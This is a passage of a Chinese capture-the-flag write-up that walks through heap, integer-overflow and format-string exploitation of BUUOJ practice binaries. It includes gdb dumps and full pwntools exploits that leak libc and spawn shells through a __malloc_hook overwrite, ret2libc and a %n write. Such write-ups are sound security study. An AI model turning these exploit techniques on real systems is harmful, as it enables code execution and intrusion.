        mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
              |             Forward pointer to next chunk in list             |
              +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
              |             Back pointer to previous chunk in list            |
              +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
              |             Unused space (may be 0 bytes long)                .
              .                                                               .
              .                                                               |
nextchunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      `foot:' |             Size of chunk, in bytes                           |
              +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
              |             Size of next chunk, in bytes                 |A|0|0|
              +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```


3，调试分析



3.1查看堆空间chunk结构



```
0x5628c4162060:  0x0000000000000000      0x0000000000000021
0x5628c4162070:  0x0000000000000000      0x0000000000000000
0x5628c4162080:  0x0000000000000000      0x0000000000000091
0x5628c4162090:  0x0000000000000000      0x0000000000000000
0x5628c41620a0:  0x0000000000000000      0x0000000000000000
```


可以看出0x5628…10/30/50等是上述 `*(a1 + 24LL * i + 16)：存储 chunk 的地址`，利用gdb中的`find`去查看相关mapped,并查看内存地址处内容。

```
gdb-peda$ find 0x5628c4162010
Searching for '0x5628c4162010' in: None ranges
Found 1 results, display max 1 items:
mapped : 0x2c2a78b387f0 --> 0x5628c4162010 --> 0x0
gdb-peda$ x/32xg 0x2c2a78b387f0
0x2c2a78b387f0: 0x00005628c4162010      0x0000000000000001
0x2c2a78b38800: 0x0000000000000010      0x00005628c4162030
0x2c2a78b38810: 0x0000000000000001      0x0000000000000010
0x2c2a78b38820: 0x00005628c4162050      0x0000000000000001
0x2c2a78b38830: 0x0000000000000010      0x00005628c4162070
0x2c2a78b38840: 0x0000000000000001      0x0000000000000080
0x2c2a78b38850: 0x00005628c4162090      0x0000000000000000
0x2c2a78b38860: 0x0000000000000000      0x0000000000000000
0x2c2a78b38870: 0x0000000000000000      0x0000000000000000
0x2c2a78b38880: 0x0000000000000000      0x0000000000000000
0x2c2a78b38890: 0x0000000000000000      0x0000000000000000
0x2c2a78b388a0: 0x0000000000000000      0x0000000000000000
0x2c2a78b388b0: 0x0000000000000000      0x0000000000000000
0x2c2a78b388c0: 0x0000000000000000      0x0000000000000000
0x2c2a78b388d0: 0x0000000000000000      0x0000000000000000
0x2c2a78b388e0: 0x0000000000000000      0x0000000000000000
gdb-peda$
```


发现正好对应allocated chunk的结构处地址。（这里也正是利用处，进行篡改内容）

3.2，同过free（）使fastbin[]获得内容回收，然后fill()改变指针指向

```
gdb-peda$ parseheap
addr               prev               size               status             fd
bk
0x55f63fbbd000     0x0                0x20               Used               None
None
0x55f63fbbd020     0x0                0x20               Freed              0x0
None
0x55f63fbbd040     0x0                0x20               Freed              0x55f63fbbd020
None
0x55f63fbbd060     0x0                0x20               Used               None
None
0x55f63fbbd080     0x0                0x90               Used               None
None
gdb-peda$ bin
fastbins
0x20: 0x55f63fbbd040 → 0x55f63fbbd020 ← 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
```

把末尾20改为80，改变此fd的指向，即改变index2的fd指向

```
allocate(0x10)
allocate(0x10)
allocate(0x10)
allocate(0x10)
allocate(0x80)

#gdb.attach(p)

free(1)
free(2)

gdb.attach(p)
payload = p64(0) * 3
payload += p64(0x21)
payload += p64(0) * 3
payload += p64(0x21)
payload += p8(0x80)
fill(0,payload)

#gdb.attach(p)

payload = p64(0) * 3
payload += p64(0x21)
fill(3,payload)

#gdb.attach(p)
```


再看一看这地址：

```
largebins
empty
gdb-peda$ find 0x55f63fbbd010
Searching for '0x55f63fbbd010' in: None ranges
Found 1 results, display max 1 items:
mapped : 0x3cbd0d0cebd0 --> 0x55f63fbbd010 --> 0x0
gdb-peda$
```

注意：每次这mapped的映射地址会变，但内容结构还是

- *(24LL * i + a1)：置 1 表示 chunk 已经创建
- *(a1 + 24LL * i + 8)：存储 chunk 的大小
- *(a1 + 24LL * i + 16)：存储 chunk 的地址

通过fill（）进行修改*(a1 + 24LL * i + 16)处存的内容，即`mem指向`处,达到通过fill（）改变chunk的结构中的内容。

```
gdb-peda$ x/32xg 0x3cbd0d0cebd0
0x3cbd0d0cebd0: 0x000055f63fbbd010      0x0000000000000000
0x3cbd0d0cebe0: 0x0000000000000000      0x0000000000000000
0x3cbd0d0cebf0: 0x0000000000000000      0x0000000000000000
0x3cbd0d0cec00: 0x0000000000000000      0x0000000000000001
0x3cbd0d0cec10: 0x0000000000000010      0x000055f63fbbd070
0x3cbd0d0cec20: 0x0000000000000001      0x0000000000000080
0x3cbd0d0cec30: 0x000055f63fbbd090      0x0000000000000000
0x3cbd0d0cec40: 0x0000000000000000      0x0000000000000000
0x3cbd0d0cec50: 0x0000000000000000      0x0000000000000000
0x3cbd0d0cec60: 0x0000000000000000      0x0000000000000000
0x3cbd0d0cec70: 0x0000000000000000      0x0000000000000000
0x3cbd0d0cec80: 0x0000000000000000      0x0000000000000000
```


3.3修改内容
此时的fastbin[0]->index2->index4

```
addr               prev               size               status             fd
bk
0x55efe419a000     0x0                0x20               Used               None
None
0x55efe419a020     0x0                0x20               Used               None
None
0x55efe419a040     0x0                0x20               Freed              0x55efe419a080
None
0x55efe419a060     0x0                0x20               Used               None
None
0x55efe419a080     0x0                0x90               Freed              0x0
None
gdb-peda$ bin
fastbins
0x20: 0x55efe419a040 → 0x55efe419a080 ← 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
```


```
free(1)
free(2)

#gdb.attach(p)
payload = p64(0) * 3
payload += p64(0x21)
payload += p64(0) * 3
payload += p64(0x21)
payload += p8(0x80)
fill(0,payload)

gdb.attach(p)

payload = p64(0) * 3
payload += p64(0x21)
fill(3,payload)

#gdb.attach(p)

allocate(0x10)
```


跟预测的一样，这里`3`和`p8`通过结构的布局应该很容易理解了。

```
gdb-peda$ x/32xg 0x55efe419a000
0x55efe419a000: 0x0000000000000000      0x0000000000000021
0x55efe419a010: 0x0000000000000000      0x0000000000000000
0x55efe419a020: 0x0000000000000000      0x0000000000000021
0x55efe419a030: 0x0000000000000000      0x0000000000000000
0x55efe419a040: 0x0000000000000000      0x0000000000000021
0x55efe419a050: 0x000055efe419a080      0x0000000000000000
0x55efe419a060: 0x0000000000000000      0x0000000000000021
0x55efe419a070: 0x0000000000000000      0x0000000000000000
0x55efe419a080: 0x0000000000000000      0x0000000000000091
0x55efe419a090: 0x0000000000000000      0x0000000000000000
0x55efe419a0a0: 0x0000000000000000      0x0000000000000000
0x55efe419a0b0: 0x0000000000000000      0x0000000000000000
0x55efe419a0c0: 0x0000000000000000      0x0000000000000000
0x55efe419a0d0: 0x0000000000000000      0x0000000000000000
```



3.4把 chunk 2 的内容覆盖为 chunk 4 的地址，这样相当于 chunk 4 已经被 free 了而且被存放在 fastbin 中。（当chunk 4 被free了依然能通过chunk2 对 chunk4操作）。
`简单理解：`当前chunk2和chunk4指向同一个位置

注：这里还有个检查机制，要 malloc 回 chunk 4（**重新fill()函数对chunk4大小内容修改，使其free()进unsort**），可是 malloc fastbin 有检查， chunksize 必须与相应的 fastbin_index 匹配，所以我们覆盖 chunk 4 的 size 为 fastbin 大小。




3.5后面就是利用泄露出来的libc，同时一样控制修改流程，实现系统调用了。

目标是覆盖 __malloc_hook 函数，这样我们调用 malloc 时就相当于调用我们写入的内容。
后面可以参考(修改方式跟上面一样的)：
https://www.cnblogs.com/luoleqi/p/12349714.html



下面这位置偏移就纯靠经验积累了（还是构造出上面结构：）

- *(24LL * i + a1)：置 1 表示 chunk 已经创建
- *(a1 + 24LL * i + 8)：存储 chunk 的大小
- *(a1 + 24LL * i + 16)：存储 chunk 的地址



然后，把 chunk 4 malloc 回来，这次 malloc 的大小在 fastbin 之内，然后把 chunk 4 的内容改为我们下一个要构造块的地址（chunk 4 已经被 free 掉，所以无法用 fill(4) 写入，由于我们刚刚把 chunk 2 的 fd 指针改为 chunk 4 的地址，所以第一次 malloc(0x10) 的时候是分配的原来 chunk 2 的块给 index 1，第二次 malloc(0x10) 的时候就会分配 chunk 4 的块给 index 2，也就是说 index 2 与 index 4 的内容都是 chunk 4）。

在 __malloc_hook 地址处写入 one_gadget，这样再次 allocate 就可以调用 one_gadget 拿 shell(相当于指针函数去实现调用)

注：malloc_hook 是一个libc上的函数指针，调用malloc时如果该指针不为空则执行它指向的函数，可以通过写malloc_hook来getshell


4，完整exp

```
from pwn import *

#p=remote('node4.buuoj.cn',29926)

p=process('./babyheap_0ctf_2017')

def allocate(size):
 p.recvuntil('Command: ')
 p.sendline('1')
 p.recvuntil('Size: ')
 p.sendline(str(size))

def fill(idx,content):
 p.recvuntil('Command: ')
 p.sendline('2')
 p.recvuntil('Index: ')
 p.sendline(str(idx))
 p.recvuntil('Size: ')
 p.sendline(str(len(content)))
 p.recvuntil('Content: ')
 p.send(content)

def free(idx):
 p.recvuntil('Command: ')
 p.sendline('3')
 p.recvuntil('Index: ')
 p.sendline(str(idx))

def dump(idx):
 p.recvuntil('Command: ')
 p.sendline('4')
 p.recvuntil('Index: ')
 p.sendline(str(idx))
 p.recvline()
 return p.recvline()




allocate(0x10)
allocate(0x10)
allocate(0x10)
allocate(0x10)
allocate(0x80)

#gdb.attach(p)

free(1)
free(2)

#gdb.attach(p)
payload = p64(0) * 3
payload += p64(0x21)
payload += p64(0) * 3
payload += p64(0x21)
```

```
payload += p8(0x80)
fill(0,payload)

#gdb.attach(p)

payload = p64(0) * 3
payload += p64(0x21)
fill(3,payload)

#gdb.attach(p)

allocate(0x10)
allocate(0x10)
fill(1,'aaaa')
fill(2,'bbbb')
payload = p64(0) * 3
payload += p64(0x91)
fill(3,payload)
allocate(0x80)
free(4)

libc_base = u64(dump(2)[:8].strip().ljust(8, "\x00"))-0x3c4b78
log.info("libc_base: "+hex(libc_base))

allocate(0x60)
free(4)
payload = p64(libc_base+0x3c4aed)
fill(2, payload)

allocate(0x60)
allocate(0x60)

payload = p8(0)*3
payload += p64(0)*2
payload += p64(libc_base+0x4526a)
fill(6, payload)

gdb.attach(p)

allocate(255)

p.interactive()
```

pwn2_sctf_2016

1, int转unsigned int 大数变小数导致溢出



接收的输入是int，而下面判断的长度是unsigned int。

IDA View-A | Pseudocode-A | Hex View-1 | Structures

```
1  unsigned int __cdecl get_n(int a1, unsigned int a2)
2  {
3    unsigned int v2; // eax
4    unsigned int result; // eax
5    char v4; // [esp+Bh] [ebp-Dh]
6    unsigned int i; // [esp+Ch] [ebp-Ch]
7
8    for ( i = 0; ; ++i )
9    {
10     v4 = getchar();
11     if ( !v4 || v4 == 10 || i >= a2 )
12       break;
13     v2 = i;
14     *(_BYTE *)(v2 + a1) = v4;
15   }
16   result = a1 + i;
17   *(_BYTE *)(a1 + i) = 0;
18   return result;
19 }
```


2,溢出位置

```
1  int vuln()
2  {
3    int nptr; // [esp+1Ch] [ebp-2Ch] BYREF
4    int v2; // [esp+3Ch] [ebp-Ch]
5
6    printf("How many bytes do you want me to read? ");
7    get_n((int)&nptr, 4u);
8    v2 = atoi((const char *)&nptr);
9    if ( v2 > 32 )
10     return printf("No! That size (%d) is too large!\n", v2);
11   printf("Ok, sounds good. Give me %u bytes of data!\n", v2);
12   get_n((int)&nptr, v2);
13   return printf("You said: %s\n", (const char *)&nptr);
14 }
```

nptr输入被溢出，2c+4处溢出到ret

3，exp

```
from pwn import *
from LibcSearcher import *

r = remote("node4.buuoj.cn", 27654)
#r = process("./pwn2_sctf_2016")
elf = ELF("./pwn2_sctf_2016")
printf_plt = elf.plt['printf']
printf_got = elf.got['printf']
main = 0x080485B8
print r.recvuntil("How many bytes do you want me to read? ")
r.sendline('-1')
print r.recvuntil('\n')
payload = 'a' * 0x30 + p32(printf_plt) + p32(main) + p32(printf_got)
r.sendline(payload)

print r.recvuntil('\n')
printf_addr = u32(r.recv(4))
print "printf:", hex(printf_addr)
libc = LibcSearcher('printf', printf_addr)
libc_base = printf_addr - libc.dump('printf')
system = libc_base + libc.dump('system')
bin_sh = libc_base + libc.dump('str_bin_sh')
print "system:", hex(system)
print "bin_sh", hex(bin_sh)
print r.recvuntil("How many bytes do you want me to read? ")
r.sendline('-1')
print r.recvuntil('\n')
payload = 'a' * 0x30 + p32(system) + p32(main) + p32(bin_sh)
r.sendline(payload)
r.interactive()
                                                    1,0-1         顶端
```

jarvisoj_fm

1,格式化字符串利用，实现内存写入。

```
2 {
3   char buf[80]; // [esp+2Ch] [ebp-5Ch] BYREF
4   unsigned int v5; // [esp+7Ch] [ebp-Ch]
5
6   v5 = __readgsdword(0x14u);
7   be_nice_to_people();
8   memset(buf, 0, sizeof(buf));
9   read(0, buf, 0x50u);
10  printf(buf);
11  printf("%d!\n", x);
12  if ( x == 4 )
13  {
14    puts("running sh...");
15    system("/bin/sh");
16  }
17  return 0;
18 }
```

格式化字符串漏洞的位置

2，x == 4即可进入system调用。

实际运行X的值是3:

```
./fm
aaa
aaa
3!
```

```
.data:0804A02A                db    0
.data:0804A02B                db    0
.data:0804A02C                public x
.data:0804A02C x              dd 3                    ; DATA XREF: main+65↑r
.data:0804A02C                                        ; main+7C↑r
.data:0804A02C _data          ends
.data:0804A02C
.bss:0804A030 ; ===========================================================================
.bss:0804A030
.bss:0804A030 ; Segment type: Uninitialized
.bss:0804A030 ; Segment permissions: Read/Write
.bss:0804A030 _bss            segment dword public 'BSS' use32
.bss:0804A030                 assume cs:_bss
.bss:0804A030                 ;org 804A030h
.bss:0804A030                 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
.bss:0804A030 completed_6159  db ?                    ; DATA XREF: __do_global_dtors_aux+7↑r
.bss:0804A030                                         ; __do_global_dtors_aux:loc_80484E8↑w
```

默认3，需要想法子修改此处

3,确认输入参数格式化字符串的位置，需要利用此处重新填入修改x的地址（即0x0804A02C）。

确认方法：


输入：aaaa%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p

回显：

```
./fm
aaaa%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p
aaaa0xffffcefc0x50(nil)0xf7ffd0000xf7ffd9180xffffcf000xffffcff4(nil)0xffffcf940x
2b0x616161610x702570250x702570250x702570250x702570250x702570250x702570250x702570
250x70257025
3!
```

然后，数0x61616161是第几个0x位置。 得出是11。

注：aaaa即你要魔改的地方，填入x的位置的地址，然后利用%n的功能，修改此处的值。




4,exp

```python
from pwn import *
p = remote("node4.buuoj.cn",28781)
x_addr=0x0804A02C
print hex(x_addr)
payload = p32(x_addr) + '%11$n' #p32（）得出的4字节大小被写入p32(x_addr)地址，也就是确定0x61616161位置的原因。
p.sendline(payload)
p.interactive()
```

ciscn_2019_s_3

1，一道__libc_csu_init辅助构造ROP。（也可以用SROP方法）




需要利用的位置。

2，两个可以利用的系统调用号。

15 sys_rt_sigreturn

59 sys_execve（两者选一个利用便可）




3，构造思路（这题是x64的传参方式）

```
xor rax ,  rax ---------------->将rax寄存器里的值设置为了0（任何一个数异或它本身都等于0）
mov edx , 400h ------------->将edx寄存器的值设置为了0x400
lea rsi , [rsp+buf] ----------->将buf参数的地址传入寄存器rsi
mov rdi , rax --------------->将rax寄存器里的值（0）传入rdi寄存器（将rdi设置为0）
syscall------------------------->进行系统调用
```

4，利用write会泄露栈上的地址，我们需要根据泄露的地址来参考构造缓存区buff的偏移地址。（关键）

gdb调试技巧：

- 首先必须清楚内存数据布局：
  局部变量往高地址输入和打印输出



